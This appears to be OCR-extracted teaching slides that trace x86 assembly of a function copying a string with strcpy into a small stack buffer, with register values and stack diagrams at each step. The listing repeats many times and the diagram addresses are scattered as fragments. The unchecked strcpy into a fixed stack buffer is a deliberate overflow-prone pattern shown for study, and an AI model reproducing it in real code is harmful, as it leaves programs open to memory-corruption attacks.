
%eax	
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x80483fa

```
mycpy:
  push %ebp                  0x80483f4
  mov %esp,%ebp              0x80483f5
  sub $0x28,%esp             0x80483f7
  mov 0x8(%ebp),%eax         0x80483fa
  mov %eax,0x4(%esp)         0x80483fd
  lea -0xc(%ebp),%eax        0x8048401
  mov %eax,(%esp)            0x8048404
  call strcpy                0x8048407
  leave                      0x804840c
  ret                        0x804840d
main:
  push %ebp                  0x804840e
  mov %esp,%ebp              0x804840f
  sub $0x10,%esp             0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                 0x804841e
  mov $0x8048517,%eax        0x8048423
  mov %eax,(%esp)            0x8048428
  call printf                0x804842b
  mov $0x0,%eax              0x8048430
  leave                      0x8048435
  ret                        0x8048436
```



```
mycpy:
  push %ebp                   0x80483f4
  mov %esp,%ebp               0x80483f5
  sub $0x28,%esp              0x80483f7
  mov 0x8(%ebp),%eax          0x80483fa
  mov %eax,0x4(%esp)          0x80483fd
  lea -0xc(%ebp),%eax         0x8048401
  mov %eax,(%esp)             0x8048404
  call strcpy                 0x8048407
  leave                       0x804840c
  ret                         0x804840d
main:
  push %ebp                   0x804840e
  mov %esp,%ebp               0x804840f
  sub $0x10,%esp              0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                  0x804841e
  mov $0x8048517,%eax         0x8048423
  mov %eax,(%esp)             0x8048428
  call printf                 0x804842b
  mov $0x0,%eax               0x8048430
  leave                       0x8048435
  ret                         0x8048436
```

%eax	0x8048504
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x80483fa



0xfd2e0

0xfd2d4

0x8048504

0x8048423 0xfd2c0


0xfd2d0 0xfd2bc

0xfd2b8

0xfd290

%eax	0x8048504
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x80483fd

```
mycpy:
  push %ebp                 0x80483f4
  mov %esp,%ebp             0x80483f5
  sub $0x28,%esp            0x80483f7
  mov 0x8(%ebp),%eax        0x80483fa
  mov %eax,0x4(%esp)        0x80483fd
  lea -0xc(%ebp),%eax       0x8048401
  mov %eax,(%esp)           0x8048404
  call strcpy               0x8048407
  leave                     0x804840c
  ret                       0x804840d
main:
  push %ebp                 0x804840e
  mov %esp,%ebp             0x804840f
  sub $0x10,%esp            0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                0x804841e
  mov $0x8048517,%eax       0x8048423
  mov %eax,(%esp)           0x8048428
  call printf               0x804842b
  mov $0x0,%eax             0x8048430
  leave                     0x8048435
  ret                       0x8048436
```



0xfd2e0 0xfd2d4

0x8048504

0x8048423 0xfd2c0

0xfd2d0 0xfd2bc


0xfd2b8

0x8048504

0xfd290


%eax	0x8048504
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x80483fd

```
mycpy:
  push %ebp                    0x80483f4
  mov %esp,%ebp                0x80483f5
  sub $0x28,%esp               0x80483f7
  mov 0x8(%ebp),%eax           0x80483fa
  mov %eax,0x4(%esp)           0x80483fd
  lea -0xc(%ebp),%eax          0x8048401
  mov %eax,(%esp)              0x8048404
  call strcpy                  0x8048407
  leave                        0x804840c
  ret                          0x804840d
main:
  push %ebp                    0x804840e
  mov %esp,%ebp                0x804840f
  sub $0x10,%esp               0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                   0x804841e
  mov $0x8048517,%eax          0x8048423
  mov %eax,(%esp)              0x8048428
  call printf                  0x804842b
  mov $0x0,%eax                0x8048430
  leave                        0x8048435
  ret                          0x8048436
```




```
mycpy:
  push %ebp                      0x80483f4
  mov %esp,%ebp                  0x80483f5
  sub $0x28,%esp                 0x80483f7
  mov 0x8(%ebp),%eax             0x80483fa
  mov %eax,0x4(%esp)             0x80483fd
  lea -0xc(%ebp),%eax            0x8048401
  mov %eax,(%esp)                0x8048404
  call strcpy                    0x8048407
  leave                          0x804840c
  ret                            0x804840d
main:
  push %ebp                      0x804840e
  mov %esp,%ebp                  0x804840f
  sub $0x10,%esp                 0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                     0x804841e
  mov $0x8048517,%eax            0x8048423
  mov %eax,(%esp)                0x8048428
  call printf                    0x804842b
  mov $0x0,%eax                  0x8048430
  leave                          0x8048435
  ret                            0x8048436
```

%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x8048401




```
mycpy:
  push %ebp                      0x80483f4
  mov %esp,%ebp                  0x80483f5
  sub $0x28,%esp                 0x80483f7
  mov 0x8(%ebp),%eax             0x80483fa
  mov %eax,0x4(%esp)             0x80483fd
  lea -0xc(%ebp),%eax            0x8048401
  mov %eax,(%esp)                0x8048404
  call strcpy                    0x8048407
  leave                          0x804840c
  ret                            0x804840d
main:
  push %ebp                      0x804840e
  mov %esp,%ebp                  0x804840f
  sub $0x10,%esp                 0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                     0x804841e
  mov $0x8048517,%eax            0x8048423
  mov %eax,(%esp)                0x8048428
  call printf                    0x804842b
  mov $0x0,%eax                  0x8048430
  leave                          0x8048435
  ret                            0x8048436
```

%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x8048404



```
mycpy:
  push %ebp                0x80483f4
  mov %esp,%ebp            0x80483f5
  sub $0x28,%esp           0x80483f7
  mov 0x8(%ebp),%eax       0x80483fa
  mov %eax,0x4(%esp)       0x80483fd
  lea -0xc(%ebp),%eax      0x8048401
  mov %eax,(%esp)          0x8048404
  call strcpy              0x8048407
  leave                    0x804840c
  ret                      0x804840d
main:
  push %ebp                0x804840e
  mov %esp,%ebp            0x804840f
  sub $0x10,%esp           0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy               0x804841e
  mov $0x8048517,%eax      0x8048423
  mov %eax,(%esp)          0x8048428
  call printf              0x804842b
  mov $0x0,%eax            0x8048430
  leave                    0x8048435
  ret                      0x8048436
```


%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x8048404



```
| 0xfd2e0   |
|           |  0xfd2d4
|           |
|           |
| 0x8048504 |
| 0x8048423 |  0xfd2c0
| 0xfd2d0   |  0xfd2bc
|           |  0xfd2b8
|           |
|           |
|           |  0xfd2ac
|           |
|           |
|           |
|           |
| 0x8048504 |
| 0xfd2ac   |
                0xfd290
```

%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x8048407

```
mycpy:
  push %ebp                   0x80483f4
  mov %esp,%ebp               0x80483f5
  sub $0x28,%esp              0x80483f7
  mov 0x8(%ebp),%eax          0x80483fa
  mov %eax,0x4(%esp)          0x80483fd
  lea -0xc(%ebp),%eax         0x8048401
  mov %eax,(%esp)             0x8048404
  call strcpy                 0x8048407
  leave                       0x804840c
  ret                         0x804840d
main:
  push %ebp                   0x804840e
  mov %esp,%ebp               0x804840f
  sub $0x10,%esp              0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                  0x804841e
  mov $0x8048517,%eax         0x8048423
  mov %eax,(%esp)             0x8048428
  call printf                 0x804842b
  mov $0x0,%eax               0x8048430
  leave                       0x8048435
  ret                         0x8048436
```



0xfd2e0

0x8048504

0x8048423

0xfd2d0

0x8048504

0xfd2ac

0xfd2d4

0xfd2c0

0xfd2bc

